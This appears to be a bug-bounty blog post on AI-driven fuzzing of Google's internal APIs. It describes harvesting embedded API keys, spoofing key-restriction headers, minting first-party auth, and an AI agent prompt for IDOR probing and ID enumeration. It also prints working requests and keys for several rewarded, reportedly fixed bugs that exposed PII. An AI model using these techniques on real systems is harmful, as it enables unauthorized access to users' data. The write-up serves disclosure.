After being invited tobugSWAT Mexicoin October 2025, I found myself drawn back to Google research. While I'd been focused on other projects for several months, the team's willingness to give researchers a peek into Google's source code reignited my interest in exploring Google's attack surface.
Having spent the past year building small projects with Claude, I realized there was untapped potential in using AI to automatically fuzz Google's APIs at scale. The key to this approach? Google's discovery documents. For those unfamiliar, I'd recommend readingmy other articlefor a deep dive, but here's a quick refresher:
Discovery documents are essentially Google's equivalent of Swagger docs - machine-readable API specifications that list all available endpoints, parameters, and methods. While they're publicly documented for APIs like theYouTube Data API, they also exist for Google's internal APIs (like the Internal People API). Some discovery docs arepublicly accessible, while mostrequire valid API keys.
Here's an example from the YouTube Data API's discovery document:
...
 "liveChatModerators": {
    "methods": {
    "insert": {
        "flatPath": "youtube/v3/liveChat/moderators",
        "description": "Inserts a new resource into this collection.",
        "httpMethod": "POST",
        "parameters": {
        "part": {
            "description": "The *part* parameter serves two purposes in this operation. It identifies the properties that the write operation will set as well as the properties that the API response returns. Set the parameter value to snippet.",
            "repeated": true,
            "required": true,
            "location": "query",
            "type": "string"
        }
...
To access most discovery documents, you need a valid API key. API keys are embedded in virtually every Google app and service, but crucially, an API key found in one service will often have multiple other APIs enabled for its Google Cloud Platform (GCP) project. This means that collecting as many keys as possible would give us access to numerous Google APIs. For the key collection part, my friendMichaeland I teamed up.
We took an exhaustive approach. We scrapedover 60,000 Android APKs(every version of every Google app ever released), unpacked them, and grepped for API keys.
user@siege:/mnt/data/apks$ ls -1 | wc -l
61200
We built a Chrome extension using theChrome Debugger APIto intercept network traffic, then systematically visited all known Google web domains (2.8k+) and used every web app feature possible to capture keys from live requests.
To keep things in scope for Google VRP and remove non-Google API keys (keys from third-party GCP projects), I used an interesting endpoint I found in the Cloud Marketplace API. First, we need the project number associated with the key's GCP project, which is revealed in the error message returned when using the key with a Google API it doesn't have enabled. For instance, fetchinghttps://protos.googleapis.com/$discovery/rest?key=AIzaSyDWUi9T78xEO-m10evQANR7TMSiB_bjyNcreturns the error:Protos API has not been used in project 244648151629 before, revealing the project number.
The Cloud Marketplace endpoint takes this project number and returns information about the project:
Theemailandnameare for my authenticated Google account, but thecompanyis thedomain tied to the GCP project numberwe supplied. Running this endpoint through the GCP projects tied to all the keys allowed for filtering out non-Google API keys, by simply discarding keys not fromgoogle.comprojects (or other acquisitions e.gnest.com,fitbit.com,wing.com).
With API keys collected, the next step was finding all Google API domains to scan. I used a combination of domains logged by the Chrome extension, brute-force generated names using keywords, andcertificate transparency logs. To verify if a domain was a live Google API, I made the following request:
GET / HTTP/2
Host: people-pa.googleapis.com
Then I would check theServerresponse header:
HTTP/2 404 Not Found
Date: Mon, 16 Feb 2026 08:46:31 GMT
Content-Type: text/html; charset=UTF-8
Server: ESF
If this header existed (usuallyESF,GSE, orscaffolding on HTTPServer2), then it was a valid Google API service that was alive and responding to requests.
Equipped with valid API keys and a list of live Google API domains, I started mass scanning for open discovery documents. In July 2025, Google removed the/$discovery/restpath from most of their APIs, but if you're clever enough this is possible to bypass in some cases.
There was another layer of complexity. As covered in my previous article, certain Google Cloud projects have visibility labels enabled, giving them access to hidden endpoints that won't show up in discovery documents unless thelabelsparameter is provided. For example, if we fetch the Service Management API discovery document without labels:
GET /$discovery/rest HTTP/2
Host: serviceusage.googleapis.com
X-Goog-Api-Key: AIzaSyDWUi9T78xEO-m10evQANR7TMSiB_bjyNc
The response is 253k bytes. However, with?labels=GOOGLE_INTERNAL:
GET /$discovery/rest?labels=GOOGLE_INTERNAL HTTP/2
Host: serviceusage.googleapis.com
X-Goog-Api-Key: AIzaSyDWUi9T78xEO-m10evQANR7TMSiB_bjyNc
The response grows to329k bytes, revealing significantly more hidden documentation. The catch is that the labels parameter only accepts one label at a time. This meant testing every known label with every API key across all discovered APIs. The request volume was massive, but it was the only way to uncover endpoints hidden behind visibility labels.
After all this, I was able to get discovery documents for 1,500+ APIs. Combining these with discovery docs I'd archived from mypast research, I was ready to start using AI to fuzz these automatically.
We've got authorization sorted thanks to API keys, but many endpoints also requireauthentication credentialsto identify which Google account is calling the API. If you tried to useBearer authenticationwith an API key, you'd get a mismatch error since bearer tokens themselves are tied to GCP projects:
{
  "error": {
    "code": 400,
    "message": "The API Key and the authentication credential are from different projects.",
    "status": "INVALID_ARGUMENT",
    ...
  }
}
There's no known way around this using bearer authentication. Even if you useX-Goog-User-Project: <project_number>, it validates if your authenticated account has theroles/serviceusage.serviceUsageConsumerrole in that GCP project. If you figure one out,let me know.
However, many APIs support Google's proprietary First Party Authentication (FPA), which does work with API keys. If you've ever looked at how Google APIs work on the web:
The requests include the Google account sessionCookieas well as anAuthorizationvalue computed from the cookie. They're also sent to the hostname*.clients6.google.cominstead of*.googleapis.com. There's a well-knownStack Overflow poston this, however that doesn't cover the full picture. Many APIs likedrivefrontend-pa.googleapis.comrequire a more complete version of Google's FPA v2 authorization header that embeds user identifiers like email addresses within the hash.
Thankfully, Michael spotted that Google accidentally leaked sourcemaps for some time onhttps://android-review.googlesource.com/q/status:open+-is:wipwhich allowed us to see Google's frontend source code for their internalgapixlibrary, which contained code for generating the FPA v2 authorization header.
The new FPA system (v2) works as follows. Three user identifiers can be included in the hash:
 * @param {?Array<{key:string,value:string}>=} opt_userIdentifiers an
 * array of {key:, value:} objects where 'key' is: <li>
 * <ul>'e': denotes that the corresponding 'value' is the user's email address
 * <ul>'u': denotes that the corresponding 'value' is the user's
 *          focus-obfuscated Gaia ID
 * <ul>'a': denotes that the corresponding 'value' is the user account's
 *          app domain (required only for dasher accounts)
Gaia stands for "Google Accounts and ID Administration". Every Google account has a sequentialunobfuscated Gaia IDe.g 131337133377, as well as a longer identifier, theFocus-obfuscated Gaia ID, which looks like 101189998819991197253.
So the final token format is<timestamp>_<hash>_<identifier_keys>. For example, aGoogle Workspace user(internally calleddasher)'s token might look like1739700391_abc123def456_euawhereeuaindicates the hash was computed using email, obfuscated Gaia ID, and Google Workspace domain. The origin used in the hash is theOriginheader value (e.g.https://drive.google.com).
A fun fact: There are only three possible user identifier keys:ufor obfuscated Gaia ID,efor email, andafor Google Workspace domain. If you specify other letters, the API backend just ignores them. So it's actually possible to mint a valid auth header containing arbitrary strings - for example<timestamp>_<hash>_googlesauthteamhatesthisoneweirdtrick
This header is automatically added by web browsers and indicates the scheme/host of the current tab, which looks likeOrigin: <scheme>://<hostname>[:<port>]
Many APIs have a so-called "origin whitelist". If you use a non-whitelisted origin, you get a misleading error like this:
Thisdoesn'tmean that your cookie is invalid, but instead that you're using a non-whitelisted origin. The origin whitelist isn't documented anywhere, but usingthe proto leak bug I found in my last writeup, I checked the proto definition forgaia_mint.AllowedFirstPartyAuth:
This gives us a deeper look into how Google handles origin validation internally. We can see there are different enforcement levels and support for subdomain wildcards. APIs that allow all origins are likely usinglegacy_allow_all_origins.
// Defines the supported values for `google.rpc.ErrorInfo.reason` for the
// `googleapis.com` error domain. This error domain is reserved for [Service
// Infrastructure](https://cloud.google.com/service-infrastructure/docs/overview).
enum ErrorReason {
  ...
  // The request is denied because it violates [API key HTTP
  // restrictions](https://cloud.google.com/docs/authentication/api-keys#adding_http_restrictions).
  API_KEY_HTTP_REFERRER_BLOCKED = 7;

  // The request is denied because it violates [API key IP address
  // restrictions](https://cloud.google.com/docs/authentication/api-keys#adding_application_restrictions).
  API_KEY_IP_ADDRESS_BLOCKED = 8;

  // The request is denied because it violates [API key Android application
  // restrictions](https://cloud.google.com/docs/authentication/api-keys#adding_application_restrictions).
  API_KEY_ANDROID_APP_BLOCKED = 9;

  // The request is denied because it violates [API key iOS application
  // restrictions](https://cloud.google.com/docs/authentication/api-keys#adding_application_restrictions).
  API_KEY_IOS_APP_BLOCKED = 13;
  ...
}
Serverrestrictions use IP address whitelists (which cannot be bypassed), but we found very few keys that actuallyusedthis type of restriction.
ForBrowserrestrictions, a correct HTTPReferer(yes, this isspelled incorrectly) header is required:
GET /v1/operations HTTP/2
Host: servicemanagement.googleapis.com
X-Goog-Api-Key: AIzaSyAEEV0DrpoOQdbb0EGfIm4vYO9nEwB87Fw
Referer: https://vrptest.google.com
Some keys, like this one, allow the wildcard*.google.com
The tricky part with this is that you can't supply mismatchedRefererandOriginheaders. So if an endpoint has an Origin whitelist, you need to find a matching Referer and Origin in order to use the API.
iOS, on the other hand, just requires the rightX-Ios-Bundle-Identifierheader:
GET /v1/operations HTTP/2
Host: servicemanagement.clients6.google.com
X-Goog-Api-Key: AIzaSyBwu1q5p-HA745oE-YssxrrKu4UjaHv-7o
X-Ios-Bundle-Identifier: com.google.GoogleMobile
Lastly,Androidrestrictions require two matching headers,X-Android-Package(the package name of the Android app) andX-Android-Cert(the SHA-1 signing certificate fingerprint):
During the API key collection process, we made sure to store all these values, and hence incorporated brute-forcing these values into the same program.
Another interesting thing was that there are no restrictions for using*.corp.google.comas a first-party authentication origin header. For instance:
Fun fact: If an API only allows*.corp.google.comorigins, it's likely an internal API that wasn't meant to be publicly exposed and probably has bugs. This specific API was used for managingsupport.google.comcontent/workflows and had an access control vulnerability that was awarded$9,000.
This is a clear picture of the full lifecycle of a Google API request:
[1] Request hits *.googleapis.com
     |
     v
[2] Method resolution
     - 404, Content-Type: text/html; charset=UTF-8 (If method doesn't exist, this is the resp)
     |
     v
[3] Supplied Content-Type configured for service
     - 400, "JSPB is not configured for service 'preprod-nestauthproxyservice-pa.sandbox.googleapis.com'."
     |
     v
[4] API key valid & enabled for this API
     - 400, reason: API_KEY_INVALID
     - 403, "API key not valid."
     - 403, "API key is expired"
     - 403, "Pulse Private API has not been used in project 41614776383..."
     - 403, "...doesn't allow unregistered callers..."
     - 403, "...missing a valid API key"
     |
     |   ~50% of requests to staging environments have [4] <-> [5] swapped
     v
[5] API key restrictions
     - 403, "Requests from this Android client application  are blocked."
     - 403, "Requests from this iOS client application  are blocked."
     - 403, "Requests from referer https://console.cloud.google.com are blocked."
     |
     v
[6] Authentication credential validity
     - 401, "Request had invalid authentication credentials. Expected OAuth 2 access token, login cookie or other valid authentication credential. See https://developers.google.com/identity/sign-in/web/devconsole-project."
     - 401, reason: ACCESS_TOKEN_SCOPE_INSUFFICIENT
     |
     v
[7] First-party auth origin whitelisted   (only when FPA cookies sent)
     - 401, reason: SESSION_COOKIE_INVALID, metadata.cookie: "UNKNOWN"
     |
     v
[8] API key project == bearer project   (only when both key + bearer sent)
     - 400, "The API Key and the authentication credential are from different projects."
     |
     v
[9] Visibility label
     - 404, Content-Type: application/json, "Method not found."
     |
     v
[10] Method blocked for caller's GCP project
     - 403, "Requests to this API preprod-nestauthproxyservice-pa.sandbox.googleapis.com method nest.security.authproxy.v1.NestSecurityAuthproxyService.LookUpByNestId are blocked."
     |
     v
    ...
     |
     v
[N] Request processed by application server
I built a program around this map. For each (API key, API) pair, it would send a probe request to a known method and classify the response by which step rejected it (or "passed" if it made it past step [4]). Running this across every key against every API gave me an enablement matrix of which keys actually worked for which APIs, along with the working origin headers and key-restriction headers required for each.
Google has a tool called theAPI Explorerwhich, behind the scenes, uses discovery documents to let you test any API request and see the response. This was extremely useful for testing public APIs. The API Explorerused to be open source, but it isn't anymore. This was a problem because the public API Explorer only works with public APIs, not private/internal ones. The explorer pages are also generated server-side, so you can't just swap in a different discovery document as the client.
Considering this, along with the need to integrate FPA v2, I decided to build my own API Explorer. It took about a week, but the result was a tool that could parse any discovery document client-side and execute requests with FPA using my own library. The frontend automatically constructs valid request/response JSON using structs defined in the discovery document. The end result is a UI where I can quickly test any payload against an API and see how it responds.
This is a mini interactive demo of what my tool looks like, try clicking on the 'Play' button! This endpoint was an access control bug leakingassignedTams(technology account managers) that was awarded$6,000
It was now time to start automatically fuzzing these APIs. My goal was to automate finding basic access control issues, which I could then escalate manually into more serious vulnerabilities. In fact, the RCE I found in myprevious writeupwas initially a lead reported by the AI.
I took the same code I used in the frontend for parsing request/response JSON and plugged it into the AI asMCPtools, providing everything it would need to test APIs like a human would.
Initially, I only provided the AI with two tools:probe_apiandreport_vulnerability. The latter would make any reported vulnerability show up in my frontend for review. I would run one "pentest" per API and let the AI explore.
However, I found that the AI didn't thoroughly test everything. It would exit early after a few probes. To prevent this, I used aRalph Wiggum loopand only allowed the AI to finish by callingconfirm_testing_complete(). This tool would validate that every endpoint had at least one probe call before letting the AI finish.
Even with this, the AI still wasn't as thorough as I wanted. I was also providing a massive dump of request/response JSON with comments in the initial context, which quickly consumed all the available context size. I needed a different approach.
I changed the strategy to first have the AI classify all endpoints into logical groups:
[
  {
    "group_name": "APK Metadata & Permission Analysis",
    "group_description": "Endpoints managing APK information, permission certifications, and text-based searches.",
    "group_rationale": "These endpoints provide the primary interface for retrieving APK technical details. A focused test can look for data leakage in search results and IDOR on certificate/permission lookups.",
    "methods": [
      {
        "method_id": "androidpartner.apks.get",
        "definition_hash": "4462fbad195536db",
        "classified_at": "2026-01-25T11:18:52.028788+00:00"
      },
      {
        "method_id": "androidpartner.apks.submissions.create",
        "definition_hash": "0bbeeacafb51a2a5",
        "classified_at": "2026-01-25T11:18:52.093755+00:00"
      },
      ...
    ]
  }
]
Now, each "pentest" focused on a specific group rather than an entire API. Findings from previous groups were shared with future groups in the same API. A list of "out of scope" endpoints would also be provided, along with documentation for in-scope endpoints in the initial prompt.
If the AI wanted to call an out-of-scope endpoint, it had to first useget_endpoint_contextto retrieve the request/response JSON schema. Only after calling this could the AI probe that endpoint.
This included the API hostname, HTTP method, long discovery method ID, and API version. There was too much room for the AI to hallucinate or provide incorrect values. Ifinclude_credswas set (it takes a Gaia ID), the request would be sent with the cookies of my attacker Google account. This abstracted away the complex Google FPA authentication so the AI only had to focus on crafting payloads. To save engineering effort, I reused the same API endpoint I made for proxying Google API requests in my frontend.
The API host and version were now tracked in the background. I also stripped the verbose prefix (likeautopush_cloudcrmcards_pa_sandbox) from endpoint names to reduce the chance of the AI making mistakes.
In Google APIs, the response from using one API key can differ from another. This is especially true for endpoints hidden behind visibility labels. I madeprobe_apiautomatically send the same request using all known API keys. My backend would handle adding the correct key restriction headers and the origin/referer matching logic.
Since the vast majority of responses were identical across keys, I grouped them by response hash:
Contrary to what you might think, this doesn't mean the method doesn't exist. If that was the case, it would be an HTML response, not JSON. This actually means the GCP project tied to your API key is missing a requiredvisibility label. I parsed these into astandardErrorTypelikeMISSING_REQUIRED_VISIBILITY_LABEL.
This just means one or more arguments are incorrect. I parsed this toINVALID_ARGUMENT_NO_DETAILSand included astandardErrorExplanation:
{
  "standardErrorType": "INVALID_ARGUMENT_NO_DETAILS",
  "standardErrorExplanation": "The request was rejected by the application due to invalid arguments, but no details were provided. Check your request parameters."
}
All pentests were logged on my frontend, where I could scroll through and review every tool call the AI made.
Initially, from running the AI on a bunch of APIs, it found a few bugs but they were hidden away in 90% junk. I identified two key problems:
Validation was painful.There was no easy way to verify if a vulnerability was real. I'd have to manually visit the API in my frontend, set all the same parameters, and check if what the AI reported was even legit. For all I knew, the AI made it all up.
Too much noise.The AI would report things I wouldn't consider bugs, as well as things it thought were "potential" vulnerabilities but weren't actually exploitable. A common example was existence enumeration. An oracle to tell if a user exists or not is interesting, but by itself isn't worth reporting.
To solve the validation problem, I made the AI include operation IDs fromprobe_apiresponses within its report, like{{op_005}}. On my frontend, these would be replaced with a UI showing the actual request that was sent (which can't be hallucinated). I could see the response the operation returned, and click "Play" to replay the request and verify if the bug still worked.
To solve the noise problem, it took a lot of trial and error constantly adapting the system prompt until I made it clear what should and shouldn't be reported. Here's an excerpt of the final system prompt I ended up with (after over a month of refactoring):
You are a Google VRP security researcher testing Google APIs for IDOR, broken access control vulnerabilities.

**Important:** Google uses strict JSON→gRPC transcoding with strong type checking. Type confusion bugs are not applicable - use the exact types from the request schema.

## Tools

1. **probe_api(...)** - Test endpoint. Returns an **operation_id** - save this for reporting vulnerabilities.
2. **report_vulnerability(...)** - Report confirmed vulnerabilities. **Requires operation_ids** from your probe_api calls as evidence.
3. **confirm_testing_complete(report)** - Call when done. System validates all in-scope endpoints were tested. Your report will be passed to subsequent testing groups - include discovered IDs, useful context, and any patterns you noticed.
4. **get_endpoint_schema(endpoint)** - Get schema for out-of-scope endpoints only. Required before probing out-of-scope endpoints.

**Operation IDs:** Each probe_api call returns an operation_id (e.g., "op_001"). When reporting a vulnerability, you MUST include the operation_ids that demonstrate the vulnerability. This links your report to the actual request/response data.

## Testing Rules

**Endpoints are exhaustive:** The endpoints listed below are the ONLY endpoints that exist. Do not try HTTP methods or paths outside of what is listed.

**In-scope endpoints:** Full schemas are provided below. Probe them directly.
**Out-of-scope endpoints:** Call `get_endpoint_schema` first if you need to probe them for context or ID discovery.

**Auth:** Check the `allows_auth` column to decide whether to use include_creds.

**ID Enumeration (Testing Technique - NOT a vulnerability):**
- If you discover an incremental numeric ID (e.g., 12345), IMMEDIATELY try ID-1, ID-2, ID+1, ID+2
- Try small IDs: 1, 2, 3, 100, 1000
- Cross-reference IDs discovered from one endpoint on other endpoints
- This is how you find other users' resources
- **Note:** Being able to enumerate IDs is NOT a vulnerability. Only report if you can actually ACCESS confidential data.

**Don't know a parameter value?** Use: "1", "test", "me", "default", fake UUIDs. Never skip an endpoint.

**Make MULTIPLE probes per endpoint** with different auth states and IDs.

## Reporting

**Report when you find:**
- Access to other users' data
- 2xx response with private data where 4xx expected

**Do NOT report:**
- 500 errors, 401/403/404 errors, 400 invalid param errors
- Status 200 without actual private data disclosure or provable impact
- **Existence enumeration** - NEVER report that you can detect whether an ID exists (e.g., different responses for valid vs invalid IDs). This is NOT a vulnerability unless it leaks sensitive information like emails, names, or private data. Use enumeration for testing, but do not report it.

**Severity:**
- DEBUG: Internal debug info leaked (not type.googleapis.com/xxx)
- INFO: Suspected IDOR - endpoint returns 200/404/500 with resource ID but no valid ID to confirm (needs manual verification)
- MEDIUM: Gaia ID → Email mapping for victim
- MEDIUM: Project number -> Project ID mapping for victim
- HIGH: IDOR leaking other user's data
- CRITICAL: Broken access control leaking sensitive user data

**Report immediately.** As soon as you confirm a vulnerability, call report_vulnerability right away - don't wait until the end.

**Each vulnerability = one report.** If you find the same bug on multiple endpoints, report it once. Exception: INFO-level internal error leaks - only report the first one you see unless they're vastly different.
Once these two problems were solved, the AI started finding bugs left and right with over 50% accuracy. Reviewing them became trivial. I'd just click "Play", see if the bug still worked, then report. It soon became clear that the only limiting factor was API keys.
Now's time for the fun: The AI ended up finding$500,000in bugs in less than 3 months of running. There are far too many bugs to cover here, but here are some of the coolest bugs it found (that are fixed).
There were no access control checks at all ongfibervoice-pa.googleapis.com, which seemed to contain admin management endpoints forGoogle VoiceandGoogle Fiber.
With just a one linecurlcommand (you didn't even need authentication):
curl 'https://gfibervoice-pa.googleapis.com/v1/BssGetVoiceSettings?gaiaId=786575234861' \
  -X GET \
  -H 'X-Goog-Api-Key: AIzaSyBFEIaAndFpMDyNGq2g54RJYt_GFZdcRHE'
ReplacinggaiaIdwith your victim'sunobfuscated Gaia ID
If they had a Google voice number tied to their Google account, it would dump all of their PII:
From this API response, we could see the victim's Google Voice number as well as theirGoogle Account recovery phone number!
The API also conveniently provided an API endpoint to assign a Google Voice number to any target Google account (even if they never used Voice before):
But that didn't matter, the number was still added. The number even showed up on the victim's Google account phones underhttps://myaccount.google.com/phone
The victim's Google account recovery phone number would be visible. Upon checking with Google, there seemed to be certain specific conditions for it to show the recovery phone number here, it wasn't for every single Google account, although Google declined to provide the exact conditions.
For transferring existing Google voice numbers, it's a bit more complicated. You need to assign two new numbers to the Voice victim with the target number, and after some time the original voice number would "expire", and you could then assign this to your attack account. This was needed as otherwise it would return some strange error.
Interestingly, there were several other suspicious endpoints on this API that I wasn't able to test due to my lack of a Google Fiber account, that might have allowed forconducting SIM swap attacks:
POST /v1/InitiateNumberPort HTTP/2
Host: gfibervoice-pa.googleapis.com
X-Goog-Api-Key: AIzaSyBFEIaAndFpMDyNGq2g54RJYt_GFZdcRHE
Content-Type: application/json

{
  // Billing telephone number (BTN) - primary key on user's account with the losing provider.
  // There should always be one BTN. Required.
  "billingTelephoneNumber": "<string>",

  // Required.
  "fiberAccountId": "<string>",

  // GAIA ID for the Google Voice account the ported number will be added to.
  // Must be associated with the specified fiber account but does not need to be the primary user's. Required.
  "gaiaId": "<string>",

  // Internal ID for a port. Must be set if the port is being initialized.
  "internalNpoOrderId": "<string>",

  "loaAuthorizingPerson": "<string>",
  "losingCarrierAccountNumber": "<string>",
  "losingCarrierPin": "<string>",

  // Numbers to be ported. If one of these is the BTN, then ALL numbers from the losing carrier must be ported.
  "portTelephoneNumber": ["<string>"],

  "requestedFocDateMs": "<string>",

  // Subscriber for the number port request.
  // If subscriberType == RESIDENTIAL_SUBSCRIBER:
  //   - firstName and lastName MUST be non-empty
  //   - businessName MUST NOT be set (or FDS will reject)
  // If subscriberType == BUSINESS_SUBSCRIBER:
  //   - businessName MUST be non-empty
  //   - firstName and lastName MAY contain the primary contact person
  "subscriber": {
    "businessName": "<string>",
    "firstName": "<string>",
    "lastName": "<string>",

    // Physical street address. May be omitted by certain read-only operations.
    "serviceAddress": {
      // Required
      "city": "<string>",
      // Required
      "state": "<string>",
      // Required for add/update
      "streetAddress": "<string>",
      "unitNumber": "<string>",
      // Required
      "zipcode": "<string>"
    },
    "subscriberType": "UNKNOWN_SUBSCRIBER_TYPE"
  }
}
This bug was markedP0/S0, patched within a few hours and was awarded$20,000under:Domains where a vulnerability could disclose particularly sensitive user data. Vulnerability category is "bypass of significant security controls", PII or other confidential information.
Shortly after being patched, I happened to notice that the endpoint started returning a strange error:
GET /v1/CheckNumberPortStatus HTTP/2
Host: gfibervoice-pa.googleapis.com
X-Goog-Api-Key: AIzaSyBFEIaAndFpMDyNGq2g54RJYt_GFZdcRHE
Response:
HTTP/2 404 Not Found
Content-Type: text/plain; charset=utf-8
Date: Sat, 24 Jan 2026 08:45:16 GMT
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

Not found: '/v1/CheckNumberPortStatus'
It looked a lot like anEnvoy proxyerror, which I hadn't seen before on a *.googleapis.com. I shared this with Michael, who happened to notice that the URLhttps://gfibervoice-pa.googleapis.comstarted redirecting to /statusz (which was a 404 page). He then ranffufwith suffix "z" on the domain, uncovering several more paths:
Most of these were blocked off with 403. However,/btzseemed to return status 200:
This is what's known as azhandler. These are only supposed to be accessible from within Google's intranet. In this case it wasn't too useful, but it tends to leak debug information fromborg.
If you're able to reach/flagz(from an exposed zhandler, orfrom an exposed intranet Wi-Fi hotspot during bugSWAT...), you can actually find API keys by pulling the.classfiles of running services.
AdExchangeis Google's ad management platform allowing publishers (websites, apps, etc.) to sell advertising space. Initially, the AI found this very interesting endpoint that seemed to dump a list of all AdExchange accounts with a single request:
The interesting thing about this API is that it'sactually public, however this endpoint was behind a visibility label that onlygoogle.com:ad-exchange-buyer-fehad access to.
At first, I couldn't get much past here, since all the other interesting account related endpoints seemed to returnPERMISSION_DENIED, but that changed when the AI reported this finding:
All the account related endpoints that were blocked on production withPERMISSION_DENIEDwere working here with no access controls!
At first, I assumed only the staging environment was affected given the hostnametest-adexchangebuyer-googleapis.sandbox.google.com. However, when I tested a known test account ID I leaked earlier from production, it actually worked:
As it turns out, even though these endpoints were blocked on prod, the staging environment (test-adexchangebuyer-googleapis.sandbox.google.com) was actually pointing to production data!
It was seemingly possible to even add myself to any AdExchange account:
However, I wasn't whitelisted for the UI (admanager.google.com) so I wasn't able to access the actual application frontend. I reported two separate issues for this API, and it was awarded a total of$30,000.
Eldarseems to be an internal Googler-only website used for managing internal privacy requests/assessments. While the frontend itself is protected behindÜberProxysince it's on*.corp.google.com, the API itself was exposed publicly oneldar-pa.clients6.google.com, allowing non-Googlers to query anything they want.
This was especially interesting due to the nature of information on Eldar. For instance, you could see requests for access to internal Google logs:
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8

{
  "name": "assessments/19286785/revisions/1",
  "lastUpdatedTimestamp": "2024-10-08T08:14:13.915893Z",
  "sections": [
    {
      "name": "assessments/19286785/revisions/1/sections/1000001001",
      "title": "Logs Access Request",
      "info": "Fill this assessment to request access to \u003ca href=\"http://go/sawmill-team\" target=\"_blank\"\u003eSawmill logs\u003c/a\u003e. Once submitted for review, a \u003ca href=\"http://go/la-federation\" target=\"_blank\"\u003edelegate reviewer\u003c/a\u003e will review your request for compliance with Google's data and privacy policies. See \u003ca href=\"http://go/logs-access\"target=\"_blank\" aria-label=\"Logs Access in Eldar user guide\"\u003ego/logs-access\u003c/a\u003e for documentation.",
      "questions": [
          ...
            "responses": [
              "Cloud Support wants to run a number of pre-defined query on Cloud Domains Logs: request log and Cloud Domains <-> Squarespace communication log.\u003cdiv\u003e\u003cbr\u003e\u003c/div\u003e\u003cdiv\u003eThis way they can quicker troubleshoot customer issues, especially those related to updating domain settings: DNSSEC, DNS, autorenewal.\u003c/div\u003e"
            ]
          }
        },
      ...
      ]
The entire JSON was quite large, this looked like an internal logs access request within Google. I don't have access to the actual UI (since the assets are all hosted on eldar.corp.google.com), but I built this small UI for viewing all the JSON returned from the assessment:
This UI is a recreation of what Eldarprobablylooks like (based off other css/html that I could find). The data itself is from a real assessment, but with many redactions to protect PII.
It was also possible to create and share your own assessments. I originally found out that the AI found this bug from the many emails I received from Eldar (eldar-noreply+accessrequest@google.com)
They initially fixed this bug by blockingeldar-pa.clients6.google.comfrom being publicly accessible (I assume they moved it to a *.corp.googleapis.com address behindÜberProxy), but it was still possible to reach this API viaautopush-eldar-pa-googleapis.sandbox.google.com, which I informed them about.
Something interesting I learned from speaking to some Googlers - it seems that Eldar is where the product teams define security boundaries for applications in terms of what's intentional and what's not.
This bug was awarded a total of$26,674under:Normal Google Applications. Vulnerability category is "bypass of significant security controls", PII or other confidential information.x2
If you readmy previous blog postabout a bug I found disclosing YouTube creator email addresses, I covered how YouTube Partners had a hiddenCONTENT_OWNER_TYPE_IVP(aka "torso") Content Manager account tied to them. As it turns out, whenever creators uploaded videos to their channel, it would create assets for these videos.
Taking from theContent ID API docs,an asset resource represents a piece of intellectual property, such as a sound recording or television episode.:
For whatever reason, not only were assets created for unlisted videos uploaded, but the asset names of the WEB assets leak the video IDs of the videos uploaded, in the format ofAuto generated asset - <video_id>. As a result, by searching for Content ID assets for "Auto generated asset - ", it's possible to leak youtube creator unlisted video IDs, which can be put in the format ofhttps://www.youtube.com/watch?v=URL to watch the unlisted video.
We can use Google's API explorer for this directly, by visitingthis URLin Content ID API and clicking "Execute". It would leak all video IDs of videos uploaded from channels in YouTube Partner Program between 2025-10-29T08:39:00Z and 2025-10-29T10:39:00Z, including unlisted and private video IDs.
This attack is extremely practical in the real world. Anyone could send a request every 30 seconds or so to get a live feed of every single partner-uploaded unlisted video. Why does this matter? Prediction markets likePolymarketlet people bet on the outcome of future events, including things like when Google'snext Gemini model will be released.
Companies often upload product announcement videos as unlisted first for internal testing before the actual public release. Someone abusing this vulnerability could watch for these pre-announcement uploads and place bets with insider knowledge, essentially turning a bug into a money printer.
This was awarded$12,000underThis report was of exceptional quality! Domains where a vulnerability could disclose particularly sensitive user data. Vulnerability category is "bypass of significant security controls", other data/systems.

Widevine is a Digital Rights Management (DRM) technology developed by Widevine Technologies and acquired by Google in 2010. It is one of the most widely deployed DRM systems in the world, used by companies like Disney or Netflix to protect premium video content from being copied or pirated.
